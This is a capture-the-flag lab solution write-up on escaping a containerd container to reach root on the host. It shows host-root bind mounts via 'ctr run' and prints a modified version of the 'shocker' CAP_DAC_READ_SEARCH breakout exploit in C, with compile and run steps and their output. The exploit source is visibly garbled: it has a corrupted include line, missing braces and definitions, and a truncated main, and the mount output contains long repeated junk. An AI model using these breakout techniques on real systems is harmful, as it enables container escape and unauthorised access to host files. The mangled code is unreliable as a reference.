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
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Important Note: This document illustrates all the important steps required to complete this lab. This is by no means a comprehensive step-by-step solution for this exercise. This is only provided as a reference to various commands needed to complete this exercise and for your further research on this topic. Also, note that the IP addresses and domain names might be different in your lab.

Objective: Escalate to root user and retrieve the flag!

Solution:

Step 1: Check the containerd images present on the machine

Command: ctr image list

```
student@localhost:~$ ctr image list

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registry:5000/modified-alpine:latest application/vnd.docker.distribution.manifest.v2+json sha256:0565dfc4f13e1df6a2ba35e8ad549b7cb8ce6bccbc472b
a69e3fe932e6f186fe2 100.1 MiB linux/amd64 -
registry:5000/modified-ubuntu:latest application/vnd.docker.distribution.manifest.v2+json sha256:ea80198bccd78360e4a36eb43f386134b837455dc5ad03
236d97133f3ed3571a 302.8 MiB linux/amd64 -
student@localhost:~$
```

There are two images present in local storage.

There are multiple ways to proceed.

Approach 1: Mounting host filesystem

Step 2: Start a container and mount the filesystem of host machine inside the container (i.e. mapping / of host machine to / of container).

Command: ctr run --mount type=bind,src=/,dst=/,options=rbind -t registry:5000/modified-ubuntu:latest ubuntu bash

```
student@localhost:~$
student@localhost:~$ ctr run --mount type=bind,src=/,dst=/,options=rbind -t registry:5000/modified-ubuntu:latest ubuntu bash
```

Step 3: Once inside the container, check the contents of /root and retrieve the flag.

Commands:

root@localhost:~#
root@localhost:~#

```
root@localhost:~# 1s -1
total 4
-rw-r--r-- 1 root root 33 Nov 29 19:59 flag
root@localhost:~#
root@localhost:~#
root@localhost:~# cat flag
a3b52d57f34b328400bacef9deee7459
root@localhost:~#
```

Flag: a3b52d57f34b328400bacef9deee7459

Approach 2: Abusing DAC READ SEARCH Capability

Step 2: Start a container in privileged mode and host networking enable.

Command: ctr run --privileged --net-host -t registry:5000/modified-ubuntu:latest ubuntu bash

```
student@localhost:~$ ctr run --privileged --net-host -t registry:5000/modified-ubuntu:latest ubuntu bash
root@localhost:~#
root@localhost:~#
root@localhost:~#
```

Step 4: Identify the files which are mounted on the container.

Command: mount

```
overlay on / type overlay (rw,relatime,lowerdir=/var/lib/containerd/io.containerd.snapshotter.v1.overlayfs/snapshots/25/fs:/var/lib/containerd/
  io.containerd.snapshotter.v1.overlayfs/snapshots/24/fs:/var/lib/containerd/io.containerd.snapshotter.v1.overlayfs/snapshots/23/fs:/var/lib/cont
ainerd/io.containerd.snapshotter.v1.overlayfs/snapshots/22/fs:/var/lib/containerd/io.containerd.snapshotter.v1.overlayfs/snapshots/21/fs:/var/lib/containerd/io.containerd.snapshotter.v1.overlayfs/snapshots/21/fs:/var/lib/containerd/io.containerd.snapshotter.v1.overlayfs/snapshots/21/fs:/var/lib/containerd/io.containerd.snapshotter.v1.overlayfs/snapshots/21/fs:/var/lib/containerd/io.containerd.snapshotter.v1.overlayfs/snapshots/21/fs:/var/lib/containerd/io.containerd/io.containerd/io.containerd/io.containerd/io.containerd/io.containerd/io.containerd/io.containerd/io.containerd/io.containerd/io.containerd/io.containerd/io.containerd/io.containerd/io.containerd/io.containerd/io.containerd/io.containerd/io.containerd/io.containerd/io.containerd/io.containerd/io.containerd/io.containerd/io.containerd/io.containerd/io.containerd/io.containerd/io.containerd/io.containerd/io.containerd/io.containerd/io.containerd/io.containerd/io.containerd/io.containerd/io.containerd/io.containerd/io.containerd/io.containerd/io.containerd/io.containerd/io.containerd/io.containerd/io.containerd/io.containerd/io.containerd/io.containerd/io.containerd/io.containerd/io.containerd/io.containerd/io.containerd/io.containerd/io.containerd/io.containerd/io.containerd/io.containerd/io.containerd/io.containerd/io.containerd/io.containerd/io.containerd/io.containerd/io.containerd/io.containerd/io.containerd/io.containerd/io.containerd/io.containerd/io.containerd/io.containerd/io.containerd/io.containerd/io.containerd/io.containerd/io.containerd/io.containerd/io.containerd/io.containerd/io.containerd/io.containerd/io.containerd/io.containerd/io.containerd/io.containerd/io.containerd/io.containerd/io.containerd/io.containerd/io.containerd/io.containerd/io.containerd/io.containerd/io.containerd/io.containerd/io.containerd/io.containerd/io.containerd/io.containerd/io.containerd/io.containerd/io.containerd/io.containerd/io.containerd/io.containerd/io.containerd/io.containerd/io.containerd/io.containerd/io.containerd/io.containerd/io.containerd/io.cont
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s/17/fs:/var/lib/containerd/io.containerd.snapshotter.v1.overlayfs/snapshots/16/fs:/var/lib/containerd/io.containerd.snapshotter.v1.overlayfs/s
napshots/15/fs:/var/lib/containerd/io.containerd.snapshotter.v1.overlayfs/snapshots/14/fs,upperdir=/var/lib/containerd/io.containerd.snapshotte
r.v1.overlayfs/snapshots/28/fs,workdir=/var/lib/containerd/io.containerd.snapshotter.v1.overlayfs/snapshots/28/work,xino=off)
proc on /proc type proc (rw,nosuid,nodev,noexec,relatime)
tmpfs on /dev type tmpfs (rw,nosuid,size=65536k,mode=755)
devpts on /dev/pts type devpts (rw,nosuid,noexec,relatime,gid=5,mode=620,ptmxmode=666)
shm on /dev/shm type tmpfs (rw,nosuid,nodev,noexec,relatime,size=65536k)
mqueue on /dev/mqueue type mqueue (rw,nosuid,nodev,noexec,relatime)
 sysfs on /sys type sysfs (rw,nosuid,nodev,noexec,relatime)
tmpfs on /run type tmpfs (rw,nosuid,size=65536k,mode=755)
  /dev/sda on /etc/hosts type ext4 (ro,relatime)
  /dev/sda on /etc/resolv.conf type ext4 (ro,relatime)
 devpts on /dev/console type devpts (rw,nosuid,noexec,relatime,gid=5,mode=620,ptmxmode=666)
```

/etc/hosts and /etc/resolv.conf files are mounted on the container.

Step 5: The following exploit code can be used to abuse DAC_READ_SEARCH Capability. Modify the exploit code to read two arguments from the command line. The first argument will be file to read, the second argument will be the location of the file where the content of the read file will be stored. Here, /etc/hosts will be used in the exploit code.

Modified Exploit:

```
#include <stdio.h>
#include <sys/types.h>
#include <sys/stat.h>
#include <fcntl.h>
#include <errno.h>
#include <stdlib.h>
#include <string.h>
#include <unistd.h>
#include <dirent.h>
#include <stdint.h>
#include <stdint.h>
#include <stdint.h>
#include <fcreat in the final file in the file
```

```
void die(const char *msg)
        perror(msg);
        exit(errno);
}
void dump_handle(const struct my_file_handle *h)
{
        fprintf(stderr,"[*] #=%d, %d, char nh[] = {", h->handle_bytes,
               h->handle_type);
        for (int i = 0; i < h->handle_bytes; ++i) {
               fprintf(stderr,"0x%02x", h->f_handle[i]);
               if ((i + 1) \% 20 == 0)
               fprintf(stderr,"\n");
               if (i < h->handle_bytes - 1)
               fprintf(stderr,", ");
        fprintf(stderr,"};\n");
}
int find_handle(int bfd, const char *path, const struct my_file_handle *ih, struct my_file_handle
*oh)
{
        int fd;
        uint32_t ino = 0;
        struct my_file_handle outh = {
               .handle_bytes = 8,
               .handle_type = 1
       };
        DIR *dir = NULL;
        struct dirent *de = NULL;
        path = strchr(path, '/');
       // recursion stops if path has been resolved
        if (!path) {
```

```
memcpy(oh->f_handle, ih->f_handle, sizeof(oh->f_handle));
       oh->handle_type = 1;
       oh->handle_bytes = 8;
       return 1;
++path;
fprintf(stderr, "[*] Resolving '%s'\n", path);
if ((fd = open_by_handle_at(bfd, (struct file_handle *)ih, O_RDONLY)) < 0)
       die("[-] open_by_handle_at");
if ((dir = fdopendir(fd)) == NULL)
       die("[-] fdopendir");
for (;;) {
       de = readdir(dir);
       if (!de)
       break;
       fprintf(stderr, "[*] Found %s\n", de->d_name);
       if (strncmp(de->d_name, path, strlen(de->d_name)) == 0) {
       fprintf(stderr, "[+] Match: %s ino=%d\n", de->d_name, (int)de->d_ino);
       ino = de->d_ino;
       break;
fprintf(stderr, "[*] Brute forcing remaining 32bit. This can take a while...\n");
if (de) {
       for (uint32_t i = 0; i < 0xffffffff; ++i) {
       outh.handle_bytes = 8;
       outh.handle_type = 1;
       memcpy(outh.f_handle, &ino, sizeof(ino));
       memcpy(outh.f_handle + 4, &i, sizeof(i));
       if ((i % (1<<20)) == 0)
               fprintf(stderr, "[*] (%s) Trying: 0x%08x\n", de->d_name, i);
       if (open_by_handle_at(bfd, (struct file_handle *)&outh, 0) > 0) {
               closedir(dir);
               close(fd);
               dump_handle(&outh);
```

```
return find_handle(bfd, path, &outh, oh);
               }
               }
       }
       closedir(dir);
       close(fd);
       return 0;
}
int main(int argc,char* argv[] )
{
       char buf[0x1000];
       int fd1, fd2;
       struct my_file_handle h;
       struct my_file_handle root_h = {
               .handle_bytes = 8,
               .handle_type = 1,
               .f_handle = \{0x02, 0, 0, 0, 0, 0, 0, 0, 0\}
       };
       fprintf(stderr, "[***] docker VMM-container breakout Po(C) 2014
                                                                                     [***]\n"
       "[***] The tea from the 90's kicks your sekurity again.
                                                                      [***]\n"
        "[***] If you have pending sec consulting, I'll happily [***]\n"
       "[***] forward to my friends who drink secury-tea too!
                                                                      [***]\n\n<enter>\n");
       read(0, buf, 1);
       // get a FS reference from something mounted in from outside
        if ((fd1 = open("/etc/hosts", O_RDONLY)) < 0)
               die("[-] open");
        if (find_handle(fd1, argv[1], &root_h, &h) <= 0)
               die("[-] Cannot find valid handle!");
       fprintf(stderr, "[!] Got a final handle!\n");
       dump_handle(&h);
       if ((fd2 = open_by_handle_at(fd1, (struct file_handle *)&h, O_RDONLY)) < 0)
               die("[-] open_by_handle");
```

Save the above exploit code as "shocker.c"

Step 6: Compile the c code.

Command: gcc shocker.c -o read_files

Step 7: Execute the binary and read the content of /root/flag file.

Command: ./read_files /root/flag flag

```
[*] Found flag
[+] Match: flag ino=35318
[*] Brute forcing remaining 32bit. This can take a while...
[*] (flag) Trying: 0x000000000
[*] #=8, 1, char nh[] = {0xf6, 0x89, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00};
[!] Got a final handle!
[*] #=8, 1, char nh[] = {0xf6, 0x89, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00};
Success!!
root@localhost:~#
```

The content of /root/flag of the host file system was retrieved successfully.

Step 8: Execute the binary and read the content of /root/flag file.

Command: cat flag

root@localhost:~# cat flag
a3b52d57f34b328400bacef9deee7459
root@localhost:~#

Flag: a3b52d57f34b328400bacef9deee7459

References:

- 1. Containerd (https://www.docker.com/)
- shocker: docker PoC VMM-container breakout (http://stealth.openwall.net/xSports/shocker.c)
- 3. CAP DAC READ SEARCH (http://man7.org/linux/man-pages/man7/capabilities.7.html)